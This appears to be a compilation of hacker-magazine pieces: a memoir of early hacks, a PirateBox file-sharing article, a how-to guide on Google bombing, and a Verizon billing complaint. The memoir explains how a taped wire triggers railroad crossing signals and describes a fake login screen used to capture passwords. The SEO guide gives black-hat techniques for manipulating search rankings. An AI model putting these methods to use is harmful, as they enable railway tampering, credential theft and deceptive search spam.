Many years ago, in a small Texas cowtown far, far away (now the home of the Texas Rangers, Dallas Cowboys, and Six Flags), I introduced myself to hacking. This was long before personal computers, cell phones, and other examples of current technologies. As a young, curious, mischievous kid, I would hang out with buddies near the railroad tracks that connected Fort Worth and Dallas. At the corner of Abrams and Fielder Road, now an overpass above the tracks, was a complicated meeting of crossroads and a railroad crossing. I began to wonder how the train crossing guard rails knew that a train was approaching and that it was time to start the lights flashing, the bells ringing, and the crossing rails to come down to prevent cars from crossing the tracks. I took a close look at the electrical control box that was locked near the crossing. Not wanting to break in, I looked for the simplest, most elegant solution. Having limited knowledge of electricity, I was still able to determine that the train must complete a basic electrical circuit since the train wheels consisted of a conducting material. I tested my junior high theory with a length of wire and some tape. I taped the wire across the tracks and the fun soon began. The barriers came down, the lights came on, the bells rang, and traffic came to a screeching halt... for hours. For several hours, I sat at that intersection watching traffic back up for miles. The police finally showed up, followed by railroad personnel and the hack was soon discovered and corrected. This made the local news and I was hooked on hacking. It was the thrill of taking a system or device and making it work differently and unexpectedly that was the adventure. How can I make something better? How can I make it behave differently than it was originally intended?

So... how does it work?

There are several electrical circuits that are made with the rails themselves on each track at the crossing - an island circuit and the two approaches. Most consider a train completes an electrical circuit, and this is what starts the process. In reality, this is incorrect. It's actually a DC circuit, in which a relay is continuously energized by a battery and held by electromagnetic forces. When a train nears the intersection, the wheels short-out that circuit, and the electricity doesn't make it to the relay at the road. The relay loses energy and "drops," which causes a set of contacts to touch, triggering the signal lights through a succession of relays. Newer technology exists today using motion detectors, however in many locations throughout the U.S., a piece of wire and some tape will still do the trick.

Warning: By the way, tampering with or vandalizing a railway signal or related equipment is a serious federal crime and violators may face terrorist charges. Fortunately for me, the statute of limitations has long since expired.

A lesser junior high hack was a way to get free games on a particular pinball machine. This specific machine was located in a pool hall near the university campus. The machine was called "Domino." It was connected to a jukebox and every time an extra game was won, the jukebox was configured to play the song "Domino" by Van Morrison. Whenever the proprietor was out of sight, two loud "pops" could be heard from the pinball machine, indicating a free game, and the next song played on the juke box would be "Domino." The first pop heard was my fist giving the analog score display a whack which would rack up a few thousand points and the free game (second pop). To this day, whenever I hear that song it takes me back to that pinball game. I got very good at it and eventually didn't need to resort to the "hack" to win a game.

Other future hacks came as a result of my advanced electronics training that I received in the Navy. For example, I appropriated an old television set that used a picture tube utilizing deflection coils, horizontal and vertical, to determine where the beam would strike the cathode ray tube. The CRT was a vacuum tube that contained one or more electron guns and a fluorescent screen used to view images. It has a means to accelerate and deflect the electron beam(s) onto the screen to create the images. The images may represent electrical waveforms, pictures (television), and radar targets.

A deflection coil is an electronic component and part of the electron gun assembly in the CRT. One coil controlled the movement of the beam side-to-side, while the other controlled the vertical movement of the beam. The side-to-side movement of the beam, known as horizontal scanning, produces a horizontal line. In order to create a raster, each line has to be repositioned one step below the next. In this way, a complete raster consisting of 625 lines forms the basis of a single frame of an image. Another deflection coil is part of the vertical deflection circuit. By tapping off of the left and right channels of a stereo system and connecting them to these deflection coils, I was able to create a cool visual display that responded directly to the music.

In the Navy, I started out as a Tradevman (Training Device Man.) Tradevmen installed, repaired, modified, and maintained audio/visual training aids, including instructional films, slides, and recordings; performed organizational and intermediate level maintenance on training devices; operated and performed organizational maintenance on equipment used in conjunction with training devices and ancillary equipment to train and maintain the proficiency of individuals and/or teams; assisted in the development, operation, and/or improvement of training programs of supported activities; and constructed, devised, or obtained training aids. This included everything from a projector to a flight simulator.

As a "TD" technician for a Navy Emergency Ship Handling Simulator, I learned the ins and outs of the Systems Engineering Laboratories 810a computer, both hardware and software. This is where I got hooked on operating systems and software. I taught myself the machine language of the device and created simple games that required the user to input the answer via the front panel toggle switches. When I came across the assembler tape, you would have thought I had struck gold. It made programming so much easier. I began to craft more elaborate, beneficial programs that assisted in the troubleshooting of the system - reducing downtime. Of course, the games became more extravagant as well. I was able to try my hand at Tic Tac Toe and Checkers. After completing my hitch in the Navy, I returned to that old cowtown to use my VA benefits to further explore the new field of computer science and engineering.

While a computer science student, I worked at the university computing center part time to offset the expenses that my GI bill didn't cover. While there, I was able to show how insecure the campus system was. Although the financial mainframe was separate from the student and faculty machine, the switchboard for that system was simply mounted on the wall in the university computing center where many had easy access. The insider attack would have been a cake walk, especially since auditing, at the time, wasn't something that was considered a requirement. The students and faculty used dumb terminals that connected to a mainframe, an IBM 370. The cabling carried the bits and bytes across campus via the underground steam tunnels of which many were laid by me and my student colleagues. These cables were connected via phone boxes where we had to use connection testers to find a vacant line. The test equipment was nothing more than a handheld phone with alligator clips to connect directly to the phone box.

Of course, while searching for a legitimate unused line, we invariably heard some very interesting conversations along the way.

As for the campus terminals themselves, it was child's play to retrieve usernames and passwords from anyone using any of the various terminals that could be found in numerous buildings throughout the campus. I wrote a simple program that emulated the normal login screen, captured their information, then informed them that the terminal was going down, all the while saving their data and logging them off, only to wait for the next victim. This was demonstrated to the system programmers who quickly moved to correct this security fault. On the same system, access controls were nonexistent. I demonstrated that it was a breeze to copy, edit, or delete any file in any user directory without any special permissions or a privileged account. This included homework, exams, theses, and dissertations. This too, was quickly corrected by the system folks.

So where does this leave me? So what's the difference between a "hacker" and an "engineer?" My answer is none, if you're good at both. To be both, you have to think outside of the norm, outside of the box. You have to envision without constraints. You have to challenge the boundaries of design and allow creativity to spawn ideas, regardless of how ridiculous they may seem at first glance.

Now, don't get me wrong. I'm not an advocate of criminal activity as it refers to "hacking." Anyone can use a legitimate idea and bastardize it for nefarious purposes. I'm talking about using new concepts to improve our world. This may sound overly ambitious and pious, but this is what folks like Tesla did. The same principles apply to the advance of research and development as they do for the deviant behavior of criminals. The initial thrill of the successful hack can lead to an immediate patch to prevent the vulnerability, or it can lead to the withdrawal of thousands from your grandmother's life savings. It's a matter of choice. The typical definition of a hacker is that of a perpetrator who illegally invades computer systems with the intent of carrying out illegal undertakings. Hacking has become a term that is defined as the unlawful access and the use of someone else's computer for felonious activity. Now I'll grant you that my taped wire across the railroad tracks and the free pinball games were, in fact, criminal acts but they were not done with reprehensible intentions. My goal wasn't wicked. My desire wasn't to make a living from the hacker instigated misfortunes of others. My objective was to simply satisfy my technological curiosity which created an enthusiasm for technological innovation. There is a huge difference between the playful demonstrations of experimental modifications and that of the lawless, unethical individual that doesn't consider the abusive effects of their hack upon the unarmed individual.

At any rate, this is where it all began for me. It stems from a desire to know more about how things work around me. How can I make it better? What makes it tick? Why was it done "that" way? Could it be done "this" way? Throughout the years, my mantra has remained to always look for the simple answer... the elegant solution. It's there waiting for you.

Scott Everard is a senior security engineer who has experience as a systems programmer working with Fortran, C, and assembly language on multilevel operating systems and databases. Narrowing his expertise to security, he has supported cybersecurity projects for the Coast Guard, Air Force, Army, and Navy. Scott is a retired Navy fire controlman chief who enjoys his life with his wife Debbie, his kids, and his grandkids.

HACKER PERSPECTIVE submissions
are closed for now. We will open them again in the future so have your submission ready!

by SideFx

From www.piratebox.cc: *"PirateBox solves a technical/social problem by providing people in the same physical space with an easy way to anonymously communicate and exchange files. This obviously has larger cultural and political implications and thus the PirateBox also serves as an artistic provocation."* This - along with a love for pirate radio - is the developers' FAQ answer as to why PirateBox was created. *"PirateBox is inspired by the free culture and pirate radio movements. The name is a playful remixing of the title of the world's most resilient BitTorrent site, The Pirate Bay."*

PirateBox is hacking the system and creating your own system. It's an ingenious program you can burn to an SD card and operate from a Raspberry Pi in addition to other platforms. In a nutshell, with a battery powered computer the size of a cigarette box and a few add-on components, you create your own anonymous wireless file sharing, chat room, and forum. The potential for this little network is far reaching in many arenas. *"Along with offline file sharing, media streaming, and community building, the PirateBox has been used by musicians to share their music at festivals and gigs, by teachers to distribute and collect digital materials from students, by emergency response workers and volunteers to publish local first aid information and community updates. It has also been used by librarians and writers to collect, store, and distribute electronic texts, by conference organizers to distribute conference materials and to provide local wireless commenting during presentations. PirateBox has also been used by coworkers collaborating on projects, and by CryptoParty workshop leaders to securely share cryptographic keys."*

With the Raspberry Pi, you can be up and running in very little time. All you need is the Raspberry Pi computer, an SD card, a USB flash drive, and a USB Wi-Fi. The downloads and instructions are available online at: https://piratebox.cc. Follow the setup sequence - there are some important steps to get it up and running correctly. *"PirateBox is free (as in freedom) because it is registered under the GNU GPLv3."* You can modify and improve PirateBox too. There are a number of great modifications available on the PirateBox website. One of these mods moves the forum and file storage to a USB stick. The entire system can reside on the SD card, but using a USB flash drive is best. This way you can easily edit, add, and delete content.

Imagine being on a flight with no movies or entertainment or Wi-Fi.... But you do have a PirateBox. You turn it on and now everyone with a laptop, phone, or iPad has access to an anonymous chat room, forum, and file sharing service.... Fortunately for the entertainment deprived, you have *Wayne's World*, *Hackers*, *Wag The Dog*, etc. on your SD card that now everyone can enjoy. In addition to movies, you can store pictures, music, documents, and many other file types on the PirateBox.


The PirateBox layout is quite simple. The main page on the device has an explanation of what it's all about, which can be removed to economize space. There are links to the Forums page and Files page as well as an "About" button. PirateBox's latest edition has a meter to show used space on the flash drive memory.

There is an open anonymous chat space on the main page that allows you to use an alias name and color the text of your posts. The chat room is automatically reset and deleted when the PirateBox is turned off (there is a modification setting to retain the chat info too).

The Forums page is just that. It's still anonymous, but a permanent record of ideas is kept. The Forums allow subjects and replies, etc. With the password (created in setup by the root user), offensive, stupid, and old forum material can be deleted.

The Files page shows the files that you have on your flash drive. Files can also be loaded to the flash drive directly from the upload link on the main page.

From most any Wi-Fi device, phone, iPad, computer, etc., you can connect to the PirateBox and share in anonymous social media. Go to the Files page, click on a song or movie, and instantly you're streaming to your device. Share your favorite files, pictures, video, documents. Your actual unfiltered thoughts can be shared in the chat room or in the perhaps more constructive forum. With its small profile and varied uses, it's hard to go wrong with the PirateBox.




Welcome

Now, first of all, there is nothing illegal or scary going on here. This is a social place where you can chat and share files with people around you, **anonymously!** This is an off-line network, specially designed and developed for file-sharing and chat services. Staying off the grid is a precaution to maintain your full anonymity. Please have fun, chat with people, and feel free to share any files you may like.


Chat

21:27:43 **Anonymous:** Check in, say hi
21:02:54 **Anonymous:** Pirate Box - is there one in your area? Check your wifi...
00:00:00 **PirateBox:** Chat and share files anonymously!

Upload



How To Google Bomb Someone or Rick Santorum's Sticky Situation



by Garrett Mickley
garrett@garrettmickley.com

I'm writing this just a couple of hours after Governor Rick Santorum announced his bid in the 2016 presidential race. Political commentary aside, many of you may remember a frothy mess he got tossed into during his last presidential run. For those who don't remember or don't know: there was a period of time where you could type "Santorum" into a Google search and the SERPS (Search Engine Results PageS) would return something... erm... Not Safe For Work.

Whether you use Google, Bing, DuckDuckGo, or another search engine (Tumblr, Facebook, YouTube, and other websites that have built-in search engines), the order of display is not arbitrary. Each search engine has its own super secret algorithm that decides what websites are so good that they deserve to be first, and what sites suck so bad that they're not even allowed in the top ten pages. Some sites even get "sandboxed," which usually happens when you get busted trying to game the system. It's pretty difficult to come back from that ban-hammer.

In this article, we'll be discussing Google's methods - hence the term "Google Bomb" - mostly because Google still holds above 68 percent of the search market share (at the time of writing this).

What Is A Google Bomb?

A Google Bomb is when you use techniques to optimize a page, image, video, or other media to appear in the SERPS even if it doesn't belong there. This act is actually a skill that can be a career, called Search Engine Optimization (SEO), which is what I've been doing professionally the last eight or more years of my life. This is generally a skill that takes years to develop as it changes pretty frequently, and so you'll need to develop the ability to recognize the kind of things that will work, won't work, and how to utilize new tools and websites in your favor, and adapt quickly. However, once you learn the skill set, it will no doubt benefit anyone who uses the Internet and also has something they want other people to see on the Internet. So, I'm going to break it down to the basic principles in this article.

This is pretty dangerous as you could get your website sandboxed or possibly sued for defamation depending on what you do with this knowledge. I recommend you do nothing with it but shelve it away into your mind as amusing information. A lot of these techniques have been considered very bad by the big G (Google, not God or Government) and I do not personally do them (anymore, I've gone straight), but they do or have worked at one time.

Doing the Deed

Plan Ahead. Whatever it is that's being Google Bombed, you need to figure it out ahead of time. For the sake of example, we'll Google Bomb the search term "The 2600 Hacker Quarterly" with a video of Rick Astley singing our favorite song: "Never Gonna Give You Up." (I'm not going to actually do this.)

Setting Up The Media. Since we're using a video for this example, the first thing I need to do is make sure the video is properly titled after the term I want it to rank for. The term is "The 2600 Hacker Quarterly" so I changed the name of rickroll_youtuber5468541654ip.mp4 to The-2600-Hacker-Quarterly.mp4. This is called an SEO-Friendly file name. If we were doing an image, it would be The-2600-Hacker-Quarterly.jpg (or whatever file type). Were it a web page, we would want the URL to be SEO-Friendly, so it would be http://www.examplesite.com/The-2600-Hacker-Quarterly/. What's important is that the filename has the entire search term in it, with hyphens where the spaces would be, and nothing else.

Uploading to the Web. So we've got our *2600* Rick Roll video set up for success. Next is to upload the video to the web so it can be viewed and shared. YouTube is currently the second most popular search engine on the Internet (at the time of writing this), so that's going to be our primary source. Also, they make sharing really easy.

You go to YouTube (or other video website) and upload as normal. You want to make sure the title of the video has the keyphrase in it, but also be something clickable (we want people to view and share the video). Feel free to use clickbait. You may hate it, but the fact of the matter is it works. A good example would be "You Won't Believe What The 2600 Hacker Quarterly Published THIS Time!" Ideally, you want the keyphrase to be as close to the front of the title as possible, but that's not the most important thing. What's more important is that the title reads legibly and makes sense, and is also enticing to the potential reader. Part of the ranking metric in YouTube and Google is how many people view your video, and how long they watch it for. Being that this is a bait-and-switch prank, it'll probably have a high bounce rate (people hitting the back button after only a few seconds), which is bad, but we'll use other metrics to help us rank it regardless. Were you working to rank a legitimate video, you presumably wouldn't have any issues with bounce rate unless your video just absolutely sucks or is not what you advertised.

In the description, you also want to make sure you have the keyphrase close to the beginning, and some more content describing the video. Since we're doing a bait-and-switch prank, you'll have to make some stuff up. You don't want to just cram a bunch of lorem ipsum in there, but you want as much information as possible. Were you doing a legit video, one thing you could do is throw in the content that would be used as closed captioning, too. We don't have that option here because our video isn't actually related to our keyphrase, so we'll have to make up some stuff. Shoot for a minimum of 100 words, but the more the better. Make sure it's keyword-rich, meaning it uses the keyphrase enough that it's clear what the paragraphs are talking about, but not so much that it seems unnatural.

You'll also want to add in closed captioning if you're working on ranking a legit video about a topic. This adds accessibility to those who are not privileged with the ability to hear as well as the rest of us, and accessibility helps a lot in ranking. If you take time to care about other (less privileged) people, turns out you get rewarded for that. Who would have thought being a decent human being would pay off? Anyway, if you were working on ranking an image on a website, you would use the "alt" HTML tag to put in a description of your image with the keyphrase, so that blind people will know what the image is.

Then we've got tags we can add. You want to type in every single possible tag you can think of. All of them. We're going to put in our keyphrase first, obviously, every variation of that, and then short and long keywords like "2600" and "the 2600 hacker quarterly magazine digital format". Anything you can think of that you assume will be searched. Now, if we were doing this professionally, we should do a strong level of keyword research first, but that's another thing that I don't have enough room to write about here.

Throwing it in a playlist helps too, if the playlist title is applicable. Better yet, let's make a new playlist with a similar, but slightly different, keyphrase. Let's title the new playlist "2600 Hacker Magazine". That should do the trick.

Hit publish and wait for the embed code.

For an added bonus, repeat these steps on as many public video sharing websites as you can think of. Vimeo is another good one that comes to mind.

[Black Hat Tip: I don't want to get into the difference between black hat SEO and white hat SEO (and gray hat SEO) because that's an entire article in itself (trust me, I've written that article before), but here's a tip that is most certainly a black hat technique. At the time of writing this, YouTube has been promoting their new live streaming service, which has a flaw in regards to ranking. The trick is that you skip the above SEO techniques about the file name and closed captions and stuff, and instead of uploading your video to YouTube the normal way, you set up broadcasting software like Wirecast or Open Broadcaster Software, and then play the recorded video as if it were live. Put your key phrase in the title, description, and tags section as normal. For some reason, Google thought it would be great to give these types of videos an overpowering amount of leverage in the SERPs for ranking higher. Not only that, but they tend to stick for months (I've got videos I "uploaded" eight months ago still ranking on the first page of Google).]

Post It Everywhere. We've got a link to the video and the embed code, so the next step is to post it everywhere. Search engines, especially Google, rank things based on how many other websites are talking about it (that's a very vague explanation and a lot more goes into it, but that's really the most basic principle). There are different ways this could happen. There are backlinks, which is a link from a website, and there are social signals, which would be a Like on Facebook, an RT on Twitter, or an UpVote on Reddit (among other things such as comments and replies). These backlinks and social signals tell the search algorithm that people around the Internet like the thing, whatever it is.

A link to the video is going to help a lot, but what's even better (and this is unique to Google Bombing videos) is the embed code! You want to use the embed code anywhere you can to get it out there, and preferably on relevant pages. For example, I'll make a page on my own personal website with an SEO friendly URL like we discussed earlier, embed the video, and below the video have a new, unique, short description of the video. We want it to be unique because duplicate content is bad and will hurt our rankings. It's worth noting that making 100 pages on the same website and embedding the video on each one is not going to help, and could possibly hurt your rankings. We want variation, so post on lots of different websites. Some social networks, such as Tumblr, allow you to post the embed code.

Speaking of Tumblr, let's talk about social media websites. Tumblr is my favorite tool for marketing (I wrote a book about this, but I'm not here to promote myself) because it provides both backlinks and social signals, and is a great way to get your content shared around by other users with its quick and easy reblog feature. Other great social media websites to post on: Twitter, Reddit, public Facebook pages, and even public Facebook groups. Use tags/hashtags where appropriate, and anywhere you can, write a new and unique keyword rich description for the video.

Important!!! When you're linking to the video without the embed code, you'll need the text of the hyperlink (known as "anchor text") to be your keyphrase, variations of, or variations of the URL itself. It's important to have variety, but I usually go with the 60/40 rule: 60 percent of the links will have the anchor text be the main keyphrase, and 40 percent will be variations of the keyphrase as well as variations of the URL. When I say variations of the URL, here are some examples: http://youtube.com/video, youtube.com/video, http://www.youtube.com/video, www.youtube.com/video.

While you're linking this around the web, let's close up by hitting some forums. Throw a link to your video in your forum signature (public forums preferable as private forums are rarely indexed by search engines) and go about using the forum as usual. The link will automatically and naturally be spread. You can also do something similar by commenting on articles/blog posts throughout the web. Usually when you comment on a website, such as a WordPress or Blogger built website, the comments section asks for your name, email, and site. In the site text box, you would put a link to the video.

[Black Hat Tip: There is also "black hat" software that creates backlinks and social signals for you, but this software is mostly expensive for various reasons. Thankfully, there are a few websites out there where you can hire people for very cheap, say, five dollars, and they already own the software and would be thrilled to help you build up links and social signals. Not only that, but you can also hire people to write out all those unique video descriptions you need. Hiring a writer is not a black hat technique, but it seemed to fit in this paragraph since we're already talking about hiring people to do stuff for us.]

And... that's it. Now we wait for the rankings to come. If you repeat the steps as much as possible, you'll rank higher, and possibly faster, but if you do it too much you'll be seen as spam and lose your rankings. It's hard to find that balance and it's going to be different for every keyphrase you try to rank. One technique is to set a goal of links built per day, and then do that consistently until you rank where you want to, and then continue to do it consistently for as long as you want to stay in that spot (or move up higher).


That, my friends, is how you hack search engine results pages.

Verizon's HOPE Scam

It's tradition. At every HOPE conference, we get a traditional landline for us to make phone calls during our social engineering panel. Sure, we could use Skype or any number of net-based services. But there's nothing quite like a good old-fashioned dial tone. And, if we didn't insist on doing this, we wouldn't be able to know what our friends at Verizon are up to these days. And, wow, were we ever surprised!

Turns out installing a phone line isn't as simple as, well, installing a phone line. At least, not for Verizon. Sure, they're a phone company - they used to sorta be *the* phone company. But what we had to go through to get this line installed was nothing short of absurd. There needs to be a stronger word. *Insanely* absurd. Ridiculously so.

Now keep in mind the fact that they've done this before many times to the exact same box. For all we know, they just have to enter a couple of keystrokes to activate it. But the aforementioned tradition involves sending a guy out to physically check. So that's what happened - and *we* made sure to send someone out to ensure the guy got access to the room he needed. We got word that the job was complete, but when we went back to check ourselves since we're paranoid, there was no dial tone in the box where it was supposed to be! One would think they'd check for such a thing. They didn't. On no less than three separate appointments, they either didn't show up, disappeared *after* showing up, or were unable to figure out how to get a damn phone line working in the hotel!



verizon✓


Phone Number	Account
212-273-1139	212273

Current Activity

Monthly Charges			
7/1	7/31	Monthly Dial Tone Charge	27.46
Monthly Charges Subtotal			**$27.46**
Partial Month Charges			
6/27	6/30	Monthly Dial Tone Charge (added)	2.75
Partial Month Charges Subtotal			**$2.75**
One Time Charges			
6/27		One Time Charges Labor Charges for Inside Wire Installation 3 @ 76.66	230.00
One Time Charges Subtotal			**$230.00**
Current Activity Total			**$260.21**


And when it was all over and the phone line finally got installed nearly a month after this whole thing started, they had already sent us our first bill! But it gets better. Rather than credit us for all of the time we didn't have a phone line, they actually *billed* us for the service calls! Because we had the audacity to keep asking them to finish what they started. Apparently, that's asking for something extra in today's Verizon.

Did we just say it gets better? Because it gets better still.



Current Activity

Monthly Charges				
8/1	8/31	Usage and Itemized Calls (see Call Detail)		.73
8/1	8/31	Verizon Long Distance Charges		50.00
		• VLD FirmRate Shortfall Charge	49.79	
		• VLD Itemized Calls	.21	
Monthly Charges Subtotal				**$50.73**
Change in Service				
7/28	7/31	Monthly Dial Tone Charge (removed)		-2.75
Change in Service Subtotal				**-$2.75**
Current Activity Total				**$47.98**




VLD Long Distance Access Charge	.06
Late Payment Charge	5.00
